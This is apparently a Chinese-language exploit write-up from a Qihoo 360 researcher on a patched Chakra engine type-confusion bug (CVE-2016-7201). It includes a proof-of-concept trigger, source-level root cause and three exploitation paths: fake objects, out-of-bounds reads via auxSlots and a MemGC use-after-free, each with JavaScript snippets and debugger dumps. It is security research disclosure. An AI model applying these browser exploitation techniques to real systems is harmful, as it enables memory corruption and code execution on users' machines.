

# Three roads lead to Rome

Linan Hao of Qihoo 360 Vulcan Team

## 前言:

在过去的两年里一直关注于浏览器方面的研究，主要以Fuzz为主，fuzzing在用户态的漏洞挖掘中，无论是漏洞质量还是CVE产出一直效果不错。直到一些大玩家的介入，

以及大量的fuzzer在互联网公开，寻找bug需要更苛刻的思路。

后来Edge中使用的MemGC使fuzz方式找漏洞更加困难，fuzz出仅有的几个能用的漏洞还总被其他人撞掉，因为大家的fuzzer是越长越像。


于是今年上半年pwn2own之后开始更多的源码审计并有了些效果，起初认为存量足够了，但大概在7月份左右开始，手头的bug以每月2+的速度被撞掉 (MS、ChakraCodeTeam、ZDI、Natalie、360...)，本文描述的bug也是其中一个。因为这个漏洞的利用方式还是比较有趣的，经历了几次改变，值得说一下。

## The Bug:

```
var intarr = new Array(1, 2, 3, 4, 5, 6, 7)
var arr = new Array(alert)
arr.length = 24
arr.__proto__ = new Proxy({}, {getPrototypeOf:function() {return intarr}})
arr.__proto__.reverse = Array.prototype.reverse
arr.reverse()
```

## Root Cause:

出问题的代码如下:



```
void JavascriptArray::FillFromPrototypes(uint32 startIndex, uint32 limitIndex)
{
    if (startIndex >= limitIndex)
    {
        return;
    }

    RecyclableObject* prototype = this->GetPrototype();

    // Fill all missing values by walking through prototype
    while (JavascriptOperators::GetTypeId(prototype) != TypeIds_Null)
    {
        ForEachOwnMissingArrayIndexObject(this, nullptr, prototype, startIndex, limitIndex, 0, [this](uint32 index, Var value) {
            this->SetItem(index, value, PropertyOperation::Set);
        });
        prototype = prototype->GetPrototype();
    }
}

#ifdef VALIDATE_ARRAY
    ValidateArray();
#endif
}
```

有很多地方都引用了这样的逻辑，`JavascriptArray::EntryReverse`只是其中的一个触发路径。开发人员默认了Array的类型，认为传入`ForEachOwnMissingArrayIndexOfObject`的prototype一定是Var Array，如下图：

```
ArrayElementEnumerator e(arr, startIndex, limitIndex);  
  
while(e.MoveNext<Var>())  
{  
    uint32 index = e.GetIndex();  
    if (!baseArray->DirectGetVarItemAt(index, &oldValue, baseArray->GetScriptContext()))  
    {  
        T n = destIndex + (index - startIndex);  
        if (destArray == nullptr || !destArray->DirectGetItemAt(n, &oldValue))  
        {  
            fn(index, e.GetItem<Var>());  
        }  
    }  
}
```

当然，通常一个Array赋值为proto时，会被默认转化成Var Array，例如：

```
var x = {}
```

```
x.__proto__ = [1, 2, 3]
```

查看x的属性：

```
0:009> dq 0000022f`c251e920 l1
```

```
0000022f`c251e920  00007ffd`5b743740 chakra!Js::JavascriptArray::`vftable'
```

```
0:009> dq poi(0000022f`c251e920+28)
```

```
0000022f`c23b40a0  00000003`00000000 00000000`00000011
```

```
0000022f`c23b40b0  00000000`00000000 00010000`11111111
```

```
0000022f`c23b40c0  00010000`22222222 00010000`33333333
```

```
0000022f`c23b40d0  80000002`80000002 80000002`80000002
```

但ES6中Proxy的出现使代码逻辑变得更复杂，很多假设也不见得正确了，

Proxy的原型如下

```
var p = new Proxy(target, handler);
```

## Parameters

### target

A target object (can be any sort of objects, including a native array, a function or even another proxy) or function to wrap with Proxy.

### handler

An object whose properties are functions which define the behavior of the proxy when an operation is performed on it.

它可以监控很多类型的事件，换句话说，可以打断一些操作过程，并处理我们自己的逻辑，返回我们自定义的数据。

其中有这样一个handler：

**handler.getPrototypeOf()**

A trap for **Object.getPrototypeOf**.

可以在`prototype = prototype->GetPrototypeOf()`；进入trap流程，进入我们自定义的JavaScript user callback中。

如果返回一个`JavascriptNativeIntArray`类型的Array，则会导致默认的假设不成立，从而出现各种问题。

其实不仅是`JavascriptNativeIntArray`类型，只要不是`JavascriptArray`类型的数组，都会因为与期望不同而或多或少出现问题，比如

`JavascriptNativeFloatArray`

`JavascriptCopyOnAccessNativeIntArray`

`ES5Array...`

下面看看使用这种“混淆”的能力，我们能做些什么

首先重新总结下这个bug:

1. 我们有两个数组, Array\_A和Array\_B
2. 在Array\_B中用Var的方式(`e.GetItem<Var>()`)取出一个item, 放入Array\_A中
3. 两个Array的类型可以随意指定

可以进一步转化成如下问题:

1. 伪造对象:

Array\_A为JavaScriptArray类型

Array\_B为JavaScriptNativeIntArray/JavaScriptNativeFloatArray等可以控制item数据类型  
类型的数组, 则

```
value = e.GetItem<Var>()  
this->SetItem(index, value, PropertyOperation_None);
```

操作后, 在Array\_A[x]中可以伪造出指向任意地址的一个Object。

2. 越界读

Array\_A为JavaScriptArray类型

Array\_B为JavaScriptNativeIntArray类型

因为JavaScriptNativeIntArray中元素的大小为4字节, 所以通过Var的方式读取会超过  
Array\_B的边界

为什么不在Array\_A上做文章?

因为最终的赋值操作是通过SetItem完成的, 即使Array\_A初始化成

JavaScriptNativeIntArray/JavaScriptNativeFloatArray等类型, 最终还是会根据item  
的类型转换为JavaScriptArray类型。

下面进入漏洞利用的部分，一个漏洞的三种利用：

## 0x1:

最初对“越界读”这个能力没有什么进一步的利用思路，而当时手头又有很多信息泄露的漏洞，于是exploit = leak + fakeObj

下面这个infoleak可以泄露任何对象的地址，当然已经被补掉了

```
function test() {  
    var x = []  
    var y = {}  
    var leakarr = new Array(1, 2, 3)  
    y.__defineGetter__("1", function(){x[2] = leakarr; return 0xdeadbeef})  
    x[0] = 1.1  
    x[2] = 2.2  
    x.__proto__ = y  
    function leak() {  
        alert(arguments[2])  
    }  
    leak.apply(1, x)  
}
```

要在一个固定地址处伪造对象，我们需要两个条件：

1. 一个数据可控buffer的地址
2. 虚表地址，也即chakra模块基址

对于1可以选择head和segment连在一起的Array

```
0000022f`c23b40a0 00007ffd`5b7433f0 0000022f`c2519c80  
0000022f`c23b40b0 00000000`00000000 00000000`00000005  
0000022f`c23b40c0 00000000`00000012 0000022f`c23b40e0
```

```

0000022f`c23b40d0  0000022f`c23b40e0 0000022f`c233c280
0000022f`c23b40e0  00000012`00000000 00000000`00000012
0000022f`c23b40f0  00000000`00000000 77777777`77777777
0000022f`c23b4100  77777777`77777777 77777777`77777777
0000022f`c23b4110  77777777`77777777 77777777`77777777
0000022f`c23b4120  77777777`77777777 77777777`77777777
0000022f`c23b4130  77777777`77777777 77777777`77777777

```

buffer地址为leak\_arr\_addr+0x58，但这个方案有个限制，初始元素个数不能超过

`SparseArraySegmentBase::HEAD_CHUNK_SIZE`

相关代码如下：

```

className* JavascriptArray::New(uint32 length, ...)
if(length > SparseArraySegmentBase::HEAD_CHUNK_SIZE)
{
    return RecyclerNew(recycler, className, length, arrayType);
}
...
array = RecyclerNewPlusZ(recycler, allocationPlusSize, className, length, arrayType);
SparseArraySegment<unitType> *head =
InitArrayAndHeadSegment<className, inlineSlots>(array, 0, alignedInlineElementSlots, true);

```

所以在伪造对象时需要精准利用有限的空间

对于条件2，可以在1的基础上，伪造`UInt64Number`通过`parseInt`接口触发

`JavascriptConversion::ToString`来越界读取后面的虚表，从而泄露chakra基址。

相关代码如下：

```

JavascriptString *JavascriptConversion::ToString(Var aValue, ...)
...
case TypeIds_UInt64Number:
{
    unsigned __int64 value = JavascriptUInt64Number::FromVar(aValue)->GetValue();
    if (!TaggedInt::IsOverflow(value))
    {
        return scriptContext->GetIntegerString((uint)value);
    }
    else
    {
        return JavascriptUInt64Number::ToString(aValue, scriptContext);
    }
}
}

```

经过内存布局以及伪造UInt64Number，可以泄露出某个Array的vtable，如下：

00000220`8e1da8a0	00007ffd`5b743740	00000220`8e00a800	
00000220`8e1da8b0	00000000`00000000	00000000`00030005	
00000220`8e1da8c0	00000000`00000012	00000220`8e1a7dc0	
00000220`8e1da8d0	00000220`8e1a7dc0	00000000`00000000	
00000220`8e1da8e0	00000011`00000000	00000000`00000012	
00000220`8e1da8f0	00000000`00000000	00000000`00000006	
00000220`8e1da900	77777777`77777777	77777777`77777777	
00000220`8e1da910	77777777`77777777	77777777`77777777	
00000220`8e1da920	77777777`77777777	77777777`77777777	
00000220`8e1da930	00000000`00000000	00000220`8e1da8f8	
00000220`8e1da940	00007ffd`5b7433f0	00000220`8e00a780	

Fake UInt64Number

Next Array's Vtable

最后，通过伪造UInt32Array来实现全地址读写，需要注意的是，一个Array.Segment的可控空间有限，无法写下UInt32Array及ArrayBuffer的全部字段，但其实很多字段在AAW/AAR中不会使用，并且可以复用一些字段，实现起来没有问题。

## 0x2:

十月，能够做信息泄露的最后几个bug被Natalie撞掉...

于是有了下面的方案，配合越界读的特性，只用这一个漏洞完成exploit.

JavaScript中的Array继承自DynamicObject，其中有个字段auxSlots，如下：

```
class DynamicObject : public RecyclableObject
    private:
        Var* auxSlots;
        ...
```

通常情况auxSlots为NULL，例如：

```
var x = [1, 2, 3]
```

对应的Array头部如下，auxSlots为0

```
000002e7`4c15a8b0 00007ffd`5b7433f0 000002e7`4c14b040
000002e7`4c15a8c0 00000000`00000000 00000000`00000005
000002e7`4c15a8d0 00000000`00000003 000002e7`4c15a8f0
000002e7`4c15a8e0 000002e7`4c15a8f0 000002e7`4bf6f4c0
```

当使用Symbol时会激活这个字段，例如：

```
var x = [1, 2, 3]
```

```
x[Symbol('duang')] = 4
```

```
000002e7`4c152920 00007ffd`5b7433f0 000002e7`4c00ecc0
000002e7`4c152930 000002e7`4bfca5c0 00000000`00000005
000002e7`4c152940 00000000`00000003 000002e7`4c152960
000002e7`4c152950 000002e7`4c152960 000002e7`4bf6c0e0
```

auxSlots指向一个完全可控的Var数组

```
0:009> dq 000002e7`4bfca5c0
```



```
000002e7`4bfca5c0 00010000`00000004 00000000`00000000
000002e7`4bfca5d0 00000000`00000000 00000000`00000000
```

基于这个数据结构，有了如下的方案：

1. 布局内存，使Array连续排列，并激活auxSlots字段
2. 用越界读的特性，读出下一个Array的auxSlots并存入Array\_A中
3. Array\_A[x]成为伪造的对象，对象数据即为auxSlots，完全可控

在没有信息泄露的情况下，伪造一个对象需要面临的问题是“指针”，比如

- 虚表
- `Type * type` 字段

对于虚表，可以用枚举结合特定函数的方式，“猜”出vtable的值

```
bool JavascriptArray::IsDirectAccessArray(Var aValue)
{
    return RecyclableObject::Is(aValue) &&
        (VirtualTableInfo<JavascriptArray>::HasVirtualTable(aValue) ||
         VirtualTableInfo<JavascriptNativeIntArray>::HasVirtualTable(aValue) ||
         VirtualTableInfo<JavascriptNativeFloatArray>::HasVirtualTable(aValue));
}
```

在`IsDirectAccessArray`中会很干净的判断`aValue`指向的数据是否为特定的vtable，不会操作其他字段，返回结果为TRUE或FALSE。

在`JavascriptArray::ConcatArgs`中引用了`IsDirectAccessArray`这个函数，并且根据它的返回结果进入不同的处理流程，最终`IsDirectAccessArray`的返回值可以在js层面被间接的探知到。

伪代码：

```
for (addr = offset_arrVtable; addr < 0xffffffffffff; addr += 0x10000) {  
    auxSlots[0] = addr  
    if (guess()) {  
        chakra_base = addr - offset_arrVtable  
        break  
    }  
}
```

下一步需要伪造Type \* type这个指针字段，Type结构如下：

```
class Type  
{  
    friend class DynamicObject;  
    friend class GlobalObject;  
    friend class ScriptEngineBase;  
  
protected:  
    typeId typeId;  
    TypeFlagMask flags;  
    JavascriptLibrary* javascriptLibrary;  
    RecyclableObject* prototype;  
    ...  
}
```

其中最重要的是typeId字段，它指定了Object的类型

```
TypeIds_Array = 28,  
TypeIds_ArrayFirst = TypeIds_Array,  
TypeIds_NativeIntArray = 29,  
#if ENABLE_COPYONACCESS_ARRAY  
TypeIds_CopyOnAccessNativeIntArray = 30,
```

```
#endif
```

```
    TypeIds_NativeFloatArray = 31,
```

因为我们已经知道了chakra的基址，所以只要在模块内找到一个数字为29的地方即可

```
type_addr = chakra_base + offset_value_29
```

最终，我们可以伪造出一个自定义的Array，进而实现AAR/AAW


## 0x3:

目前Edge浏览器中关键的对象都是通过MemGC维护，和单纯的引用计数不同，

MemGC会自动扫描对象间的依赖关系，从根本上终结了UAF类型的漏洞...

然而，真的是这样完美吗？被MemGC保护的物体不会出现UAF吗？

有几种情况是MemGC保护不周的，其中的一种情况如下：



如图，这是一个普通的由MemGC维护的对象，addr\_A指向object的头部，

addr\_B指向内部中间的某个位置。



Object2是另外一个由GC维护的对象，其中有Object1的引用addr\_A

此时，如果在js层面free掉Object1，并且触发CollectGarbage，会发现它并没有真的被释放。

然而，如果这样



Object2中引用的是Object1.addr\_B，Object1便可以正常释放掉，从而出现一个指向Object1内部的野指针。

再通过spray等占位的方法，就可以使用Object2访问freed的内容，实现UAF利用。

构造UAF的流程如下：

1. 分配由MemGC维护的Object1：

```
0:023> dq 000002e7`4bfe7de0
000002e7`4bfe7de0 00007ffd`5b7433f0 000002e7`4bfa1380
000002e7`4bfe7df0 00000000`00000000 00000000`00000005
000002e7`4bfe7e00 00000000`00000010 000002e7`4bfe7e20
000002e7`4bfe7e10 000002e7`4bfe7e20 000002e7`4bf6c6a0
000002e7`4bfe7e20 00000010`00000000 00000000`00000012
000002e7`4bfe7e30 00000000`00000000 77777777`77777777
000002e7`4bfe7e40 77777777`77777777 77777777`77777777
000002e7`4bfe7e50 77777777`77777777 77777777`77777777
```

2. 分配由MemGC维护的Object2，其中有Object1+XXX位置的引用：

```
0:023> dq 000002e7`4bfe40a0  
  
000002e7`4bfe40a0 00000003`00000000 00000000`00000011  
000002e7`4bfe40b0 00000000`00000000 000002e7`4c063950  
000002e7`4bfe40c0 000002e7`4bfe7de8 00010000`00000003  
000002e7`4bfe40d0 80000002`80000002 80000002`80000002  
000002e7`4bfe40e0 80000002`80000002 80000002`80000002  
000002e7`4bfe40f0 80000002`80000002 80000002`80000002  
000002e7`4bfe4100 80000002`80000002 80000002`80000002  
000002e7`4bfe4110 80000002`80000002 80000002`80000002
```

3. 释放Object1，并且触发CollectGarbage，可以看到被链入freelist：

```
0:023> dq 000002e7`4bfe7de0  
  
000002e7`4bfe7de0 000002e7`4bfe7d41 00000000`00000000  
000002e7`4bfe7df0 00000000`00000000 00000000`00000000  
000002e7`4bfe7e00 00000000`00000000 00000000`00000000  
000002e7`4bfe7e10 00000000`00000000 00000000`00000000  
000002e7`4bfe7e20 00000000`00000000 00000000`00000000  
000002e7`4bfe7e30 00000000`00000000 00000000`00000000  
000002e7`4bfe7e40 00000000`00000000 00000000`00000000  
000002e7`4bfe7e50 00000000`00000000 00000000`00000000
```

4. 使用Object2引用释放的Object1：

```
0:023> dq (000002e7`4bfe40a0+0x20) 11  
000002e7`4bfe40c0 000002e7`4bfe7de8
```

要把我们的bug转换成UAF，需要完成两件事情

1. 找到一个对象的“内部指针”
2. 将这个指针缓存，并可以通过JS层面引用

对于1，可以使用Head与Segment连在一起的Array

```
000002e7`4bfe7de0 00007ffd`5b7433f0 000002e7`4bfa1380
000002e7`4bfe7df0 00000000`00000000 00000000`00000005
000002e7`4bfe7e00 00000000`00000010 000002e7`4bfe7e20 //指向对象内部的指针
000002e7`4bfe7e10 000002e7`4bfe7e20 000002e7`4bf6c6a0
000002e7`4bfe7e20 00000010`00000000 00000000`00000012
000002e7`4bfe7e30 00000000`00000000 77777777`77777777
```

对于2，可以通过越界读的能力，将这个指针读入我们可控的Array

现在我们造出了一个UAF，接下来用什么数据结构来填充？

NativeIntArray/NativeFloatArray显然不可以，虽然数据完全可控，但目前我们无法做到信息泄露，所以数据也不知道填什么。

最后我选择了JavaScriptArray，后面会讲为何这样选择。

最终的UAF用JavaScriptArray占位成功后效果如下：

```
//before free&spray
0000025d`f0296a80 00007ffe`dd2b33f0 0000025d`f0423040
0000025d`f0296a90 00000000`00000000 00000000`00030005
0000025d`f0296aa0 00000000`00000010 0000025d`f0296ac0
0000025d`f0296ab0 0000025d`f0296ac0 0000025d`f021cc80
0000025d`f0296ac0 00000010`00000000 00000000`00000012
0000025d`f0296ad0 00000000`00000000 77777777`77777777
0000025d`f0296ae0 77777777`77777777 77777777`77777777
0000025d`f0296af0 77777777`77777777 77777777`77777777
0000025d`f0296b00 77777777`77777777 77777777`77777777
0000025d`f0296b10 77777777`77777777 77777777`77777777
```

```
//after free&spray
```

```
0000025d`f0296a80 00000000 00000011 00000011 00000000
0000025d`f0296a90 00000000 00000000 66666666 00010000
0000025d`f0296aa0 66666666 00010000 66666666 00010000
0000025d`f0296ab0 66666666 00010000 66666666 00010000
0000025d`f0296ac0 >66666666 00010000 66666666 00010000
0000025d`f0296ad0 66666666 00010000 66666666 00010000
0000025d`f0296ae0 66666666 00010000 66666666 00010000
0000025d`f0296af0 66666666 00010000 66666666 00010000
0000025d`f0296b00 66666666 00010000 66666666 00010000
0000025d`f0296b10 66666666 00010000 66666666 00010000
```

下面说下为何用JavaScriptArray占位。

因为Var Array可以存放对象，而判断是否为对象仅仅测试48位是否为0

```
(((uintptr_t)aValue) >> VarTag_Shift) == 0
```

所以对于虚表、指针等都可以当做对象以原始形态存入Var Array，这对直接伪造出一个Object来说是极好的。

具体步骤如下：

1. 通过越界读，读出下一个Array的vtable、type、segment三个字段

此时我们不知道它们具体的数值是多少，也不需要知道，它们是作为对象缓存的

```
var JavascriptNativeIntArray_segment = objarr[0]
var JavascriptNativeIntArray_type = objarr[5]
var JavascriptNativeIntArray_vtable = objarr[6]
```

2. 构造UAF，并用fakeobj\_vararr(一个Var类型的Array)占位

```
0000025d`f0296a80 00000000 00000011 00000011 00000000
0000025d`f0296a90 00000000 00000000 66666666 00010000
0000025d`f0296aa0 66666666 00010000 66666666 00010000
```

```
0000025d`f0296ab0 66666666 00010000 66666666 00010000
0000025d`f0296ac0 >66666666 00010000 66666666 00010000
0000025d`f0296ad0 66666666 00010000 66666666 00010000
```

### 3. 伪造对象

之前缓存的“内部指针”`JavascriptNativeIntArray_segment`指向的位置，对应  
`fakeobj_vararr`第五个元素的位置，如上所示

所以：

```
fakeobj_vararr[5] = JavascriptNativeIntArray_vtable
fakeobj_vararr[6] = JavascriptNativeIntArray_type
fakeobj_vararr[7] = 0
fakeobj_vararr[8] = 0x00030005
fakeobj_vararr[9] = 0x1234 //伪造的数组的长度字段
fakeobj_vararr[10] = uint32arr
fakeobj_vararr[11] = uint32arr
fakeobj_vararr[12] = uint32arr
```

### 4. 访问伪造的对象

```
alert(JavascriptNativeIntArray_segment.length)
```



## Exploit:

RuntimeBroker.exe	2812	0.01	14,044 K	22,068 K Runtime Broker	Microsoft Corporation	Medium
MicrosoftEdgeCP....	1652	92.34	236,208 K	257,848 K Microsoft Edge Content Proc...	Microsoft Corporation	System
notepad.exe	2532		2,344 K	15,296 K Notepad	Microsoft Corporation	System

## 总结:

本文描述了一些chakra脚本引擎中漏洞利用的技巧，分为三种不同的利用方式来体现，三种方式并不独立，可以融合成一个更精简稳定的exploit。

所描述的bug最终在十一月补丁日，pwnfest前一天，同样被Natalie撞掉了，对应的信息为CVE-2016-7201，比赛最终使用的漏洞及利用方式，会在微软完成修补后讨论。

有问题，可以联系我：

Weibo:@holynop